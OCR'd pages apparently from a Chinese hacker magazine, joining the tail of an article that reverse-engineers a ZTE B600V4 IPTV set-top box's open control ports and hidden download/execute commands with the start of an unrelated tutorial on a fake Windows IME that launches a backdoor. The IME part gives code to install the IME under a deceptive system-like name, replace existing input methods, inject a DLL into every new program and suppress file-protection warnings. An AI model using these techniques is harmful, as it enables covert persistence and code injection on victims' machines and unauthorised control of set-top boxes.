


图 14

接下来分析如何通过 3465 端口接收控制命令。在 javawatch 反汇编代码中，搜索字符串"Send to ztebw:"，确定出关键代码。

```
    loc_4020A4:
    ...
    mov.l     off_4021CC, r1 ; dword_402078  //设置 h'4F222FE6,
                                             //h'6EF37FFC 等信号
    mov #2, r4
    mov r1, r5
    mov.l     off_4021C8, r1 ; signal
    jsr   @r1 ; signal
    nop
    ...
    loc_416058:
    mov.l     off_416124, r1 ; unk_43D304
    mov.l     @r1, r1
    mov.l     off_416128, r2 ; unk_43D31C
    mov.w     word_41610C, r3 ; h'400
    mov r1, r4
    mov r2, r5
    mov r3, r6
    mov.l     off_41612C, r1 ; loc_414BA8
    jsr   @r1 ; loc_414BA8
    nop
    cmp/pl    r0
    bf    loc_41608C
    mov.l     off_416130, r1 ; aKaraokReadJava ; "karaok, read
javaSock: %s\n"
    mov.l     off_416128, r2 ; unk_43D31C
```

```
    mov r1, r4
    mov r2, r5
    mov.l    off_416134, r1 ; printf
    jsr  @r1 ; printf
    nop
    mov.l    off_416128, r1 ; unk_43D31C
    mov r1, r4
    mov.l    off_416138, r1 ; (dword_4158B8+h'DC)//h'4F222FE6,
signal 函数设置的信号
    jsr  @r1
    nop
    bra  loc_416228
    nop
    loc_40EF98:
    ...
    tst  r1, r1
    bt   dword_40EFD0+h'26
    mov.l    off_40F008, r1 ; unk_43C168
    mov.l    @r1, r1
    cmp/pl   r1
    bf   dword_40EFD0+h'26
    mov.l    off_40F00C, r2 ; aSendToZtebwS ; "Send to ztebw:%s\n"
    mov r14, r1
    add #-h'34, r1
    mov.l    @(h'3C,r1), r1
    mov r2, r4
    mov r1, r5
    mov.l    off_40F010, r1 ; printf //输出“Send to ztebw:”、JAVA、
ACK、VPLAYER 等
    ...
```

虽然在 telnet 命令中不能输入连续的字符串，但是我们可以通过编程实现向机顶盒的 TCP 3465 端口发送完整的命令字符串。ztebw 实质是 iPanel 浏览器的修改版，需要注意的是 ztebw 没有引入库文件，如图 15 所示，不直接调用标准 C 函数，增加了代码分析的难度。




图 15


分析 ztebw 反汇编代码，确定出 ztebw 浏览器支持的命令，代码如下：

```
    loc_56011C:
    ...
    mov.l    off_5602B4, r9 ; sub_5E3234
    add #8, r15
    mov.l    off_5602B8, r5 ; aPlay ; "play"
    jsr  @r9 ; sub_5E3234     //比较 r4 和 r5 字符串，相同则返回 0
    mov r8, r4
    tst  r0, r0
    bf   loc_560172
    mov.l    off_5602BC, r0 ; sub_561A64
    ...        //若为“play”，则调用 sub_561A64
    loc_560172:         ; "testplay"
    mov.l    off_5602CC, r5 ; aTestplay
    jsr  @r9
    mov r8, r4
    tst  r0, r0
    bf/s loc_56018E
    mov r8, r5
    ...        //若为“testplay”，则调用 sub_562EF4
    loc_56018E:         ; "pause"
    mov.l    off_5602D4, r5 ; aPause
    jsr  @r9
    mov r8, r4
    tst  r0, r0
    bf/s loc_5601A4
    mov #2, r4
    ...        //若为“pause”，则调用 sub_5620DC
    off_5602A8: .data.l aOnbwplaycontro ; "OnBwPlayControl"
    off_5602AC: .data.l aSDSPlayContr_0 ; "%s[%d]:[%s]:Play control
command is %s."...
    off_5602B0: .data.l aMc_evtproces_0 ; "mc_evtprocessor.c"
    off_5602B8: .data.l aPlay ; "play"
    off_5602CC: .data.l aTestplay ; "testplay"
    off_5602D4: .data.l aPause ; "pause"
    off_5602DC: .data.l aResume ; "resume"
    off_5602E0: .data.l aStop ; "stop"
    off_5602E4: .data.l aStopwithdiag ; "stopwithdiag"
    off_5602F0: .data.l aSeek ; "seek"
    off_5602F8: .data.l aFf       ; "FF"
    off_560300: .data.l aRr       ; "RR"
    off_560304: .data.l aSDSRrSpeedIsD ; "%s[%d]:[%s] RR speed is %d\n"
    off_560310: .data.l aSDSUnknownPlay ; "%s[%d]:[%s] Unknown
play control comman"...
```

代码中的 sub_5E3234 过程（函数）完成类似 strcmp()函数的功能。当字符串一致时，调用相应的过程（函数），向 vplayer 进程提交控制命令 play（播放）、stop（停止）、pause（暂停）、resume（恢复）、setmute（静音）等，完成对播放器的远程控制。

```
    sub_5E3234:
    mov.l    r14, @-r15
    mov r15, r14
    loc_5E3238:
    mov.b    @r4+, r1    //(R4)→符号扩展→R1，R4+1→R4
    mov.b    @r5+, r2    //(R5)→符号扩展→R2，R5+1→R5
    extu.b   r1, r0      //r1 字节零扩展，按单字节字符处理
    tst  r0, r0
    bf/s loc_5E3248      //r4 读出的字符不为空时，跳转至 loc_5E3248，
                         //与 r5 字符比较
    extu.b   r2, r2      // r2 字节零扩展，按单字节字符处理
    bra  loc_5E324E      // r4 读出的字符为空时，函数退出，返回值
                         //为 r2 符号取反
    neg  r2, r0          //符号取反，即 0 减 r2 保存到 r0
    loc_5E3248:
    cmp/eq   r2, r0      //逐个字符进行比较
    bt/s loc_5E3238      //字符相同时跳转，循环比较下一个字符
    sub  r2, r0          // r0-r2→r0
    loc_5E324E:
    mov r14, r15
    mov.l    @r15+, r14
    rts
    nop
    ; End of function sub_5E3234
    //该函数类似 strcmp(str1,str2)函数，比较 str1 和 str2 字符串，
    //相等返回 0
```

在 javawatch 反汇编代码中还可以发现一些“敏感”的字符串，如图 16 所示，可以完成 download，execute，poweroff，setconfig 等功能。javawatch 还开放着 3467 端口，此处不做分析。



```
bra      loc_410992
nop
.align 4
off_4108F8:.data.l sub_406078
off_4108FC:.data.l aDownload ; "download"
off_410900:.data.l memcmp
off_410904:.data.l aZhbEnterDownlo ; "zhb enter download"
off_410908:.data.l puts
off_41090C:.data.l aExecute ; "execute"
off_410910:.data.l aZhbEnterExecut ; "zhb enter execute"
off_410914:.data.l aCheck ; "check"
off_410918:.data.l aZhbEnterCheckt ; "zhb enter checkt"
off_41091C:.data.l aPoweroff ; "poweroff"
off_410920:.data.l aZhbEnterPowero ; "zhb enter poweroff"
off_410924:.data.l aSetconfig ; "setconfig"
off_410928:.data.l aZhbEnterSetcon ; "zhb enter setconfig"
off_41092C:.data.l aSetuserinfo ; "setuserinfo"
off_410930:.data.l aZhbEnterSetuse ; "zhb enter setuserinfo"

loc_410934:
mov     r14, r1
add     #-h'1C, r1
mov.l   @(h'34,r1), r2
```


图 16

中兴作为国内三大运营商的主要合作伙伴之一，享有“中国 IPTV 第一品牌”的赞誉，但是其终端产品的安全却令人堪忧。虽然本文仅仅分析了 stbcfg 和 javawatch 程序的端口利用方法，但是中兴机顶盒还开放着很多端口，比如 vplayer 的 10010、ztebw 的 5030 等 UDP 端口以及 mqplug 的 7838、tr069 的 8000 等 TCP 端口。访问 10010 和 5030 端口我们可以监测机顶盒的运行状态，在 vplayer 反汇编代码中存在“Debuger Connect Succeed”“DebugCONN cmd recv”“Debug Unknown cmd=%d recv”等字符，说明 vplayer 使用 10010 端口调试机顶盒。这些端口同样给机顶盒带来安全隐患，在此不进行详细分析。

本文介绍了中兴 IPTV 机顶盒和 SH 汇编的基本知识，重点分析了 B600V4 两个关键程序，阐述了该款机顶盒存在的安全问题。在下期将继续为读者介绍如何利用这些安全漏洞对机顶盒进行远程控制，包括使用 Delphi 编写客户端软件，以及利用升级包文件分析中兴其他型号机顶盒。

（声明：本文旨在引起人们对网络机顶盒安全的重视，对于中兴机顶盒的分析仅作技术探讨，请勿用于网络攻击等非法用途，因此引发的法律纠纷，与笔者无关。）

前置知识：VC
关键词：VC、IME、输入法



编程打造IME输入法启动程序

文/图　masepu

简　介

Windows IME（输入法编辑器）是Windows支持的多语言核心组件之一，是在Windows平台上使用的标准输入法接口规范。它为输入法开发者提供了完整有效的编程接口和强有力的支持，使输入法软件的开发和实现更加方便。IME文件是以DLL的形式实现的，本质是一个DLL文件，位于Windows系统目录System32下。与一般DLL不同的是，IME文件的后缀名即.ime，并且Windows为该DLL定义了一系列必须实现的标准接口函数，以实现不同的接口功能。本文的目的是利用IME输入法来启动程序或实现自定义的功能，因此并不需要要编写一个完整的IME输入法，只需按照IME文件的标准规范格式编写，并实现与正常运行相关的关键函数，在此基础上加上我们需要实现的功能代码即可。

编写思路

根据IME输入法特点，本文拟采用两种不同的方法来实现利用IME输入法启动后门程序的功能。一种方法是利用微软提供的函数来实现和安装一个新的IME输入法，该输入法并不实现具体的输入法功能，只是在用户加载或切换到该输入法时运行我们预先编写好的程序代码。另一种方法是用我们编写的伪造的输入法文件替换操作系统中某个已存在的输入法文件，从而使用户在切换到该输入法时运行我们自己编写的程序代码。

首先编写一个标准IME输入法文件，但是这个输入法并不完成文字输入工作，它的唯一任务就是运行我们编写的代码和指定的功能。然后，编写一个控制程序，来控制这个IME输入法，包括IME文件的释放、安装或替换。使用时，控制程序首先将输入法安装到系统中，然后将输入法设置为系统的默认输入法，这样一来打开任意一个新的程序，我们的IME输入法就会随那个程序一起启动。如果此时该输入法中实现的功能是加载一个DLL文件，那么这个DLL就会运行在目标程序的地址空间中，成为目标程序进程的一部分，也就实现了DLL注入，这样就可以做一些其他程序做不了的敏感操作了。随后可以继续在窗口中切换到别的输入法来完成文字输入工作，并不会影响已经加载进去的DLL。为了隐蔽起见，我们把输入法名称改为具有欺骗性的文字，如“中文（简体）”、“Windows输入法扩展服务”等，这样不易引起用户怀疑。

代码实现

首先按照IME输入法编写规范写一个IME文件框架，构造一个简单的符合标准的IME文件，并不需要实现输入法文字输入功能。即新建一个win32 DLL文件，然后根据IME文件的格式标准，编写19个微软要求标准IME文件导出的函数，如下：

```
ImeConversionList, ImeConfigure, ImeDestroy, ImeEscape,
ImeInquire, ImeProcessKey, ImeSelect, ImeSetActiveContext,
ImeSetCompositionString, ImeToAsciiEx, NotifyIME,
ImeRegisterWord, ImeUnregisterWord, ImeGetRegisterWordStyle,
ImeEnumRegisterWord, UIWndProc, StatusWndProc, CompWn
```

为了完成自定义功能，我们可以在DllMain函数中加入自己定义的函数，或者在输入法切换事件触发的函数ImeSelect中加入自己的代码。加载DLL实现自定义功能的代码如下：

```
CilentDLL=LoadLibrary(DllName); // 在输入法加载时同时加载
                                //客户 DLL
if (CilentDLL!=NULL)
{ RunDllCall=GetProcAddress(CilentDLL,"RunDllCallBack");
//调用客户 DLL 指定名称的回调函数
if (RunDllCall!=NULL)
{RunDllCall ();}}
```

同时还需编写一个生成IME文件并安装IME输入法的程序，将打包的安装程序IME文件释放到系统目录下，并通过ImmInstallIME函数将该IME输入法在系统中注册并安装，部分代码如下：

```
LPCTSTR MyLayoutText = "Windows 输入法扩展服务";
LPCTSTR MyIMEFileName =
"c:\\windows\\system32\\MyIME.ime ";
ReleaseFile();  //释放 IME 文件
HKL MyIME = ImmInstallIME(MyIMEFileName,MyLayoutText);
//安装
```

测试程序实现后运行效果如图1所示。





图1

用以上生成的IME文件对已存在的输入法进行替换，就可实现对已有输入法的覆盖。当然替换会导致系统文件保护弹出提示框提醒用户，可以采用 SetSfcFileException 函数关闭该对话框，该函数可以让系统中被保护的文件短时间内随意修改，或者让弹出的提示框自动关闭，具体方法可见黑防往期文章。

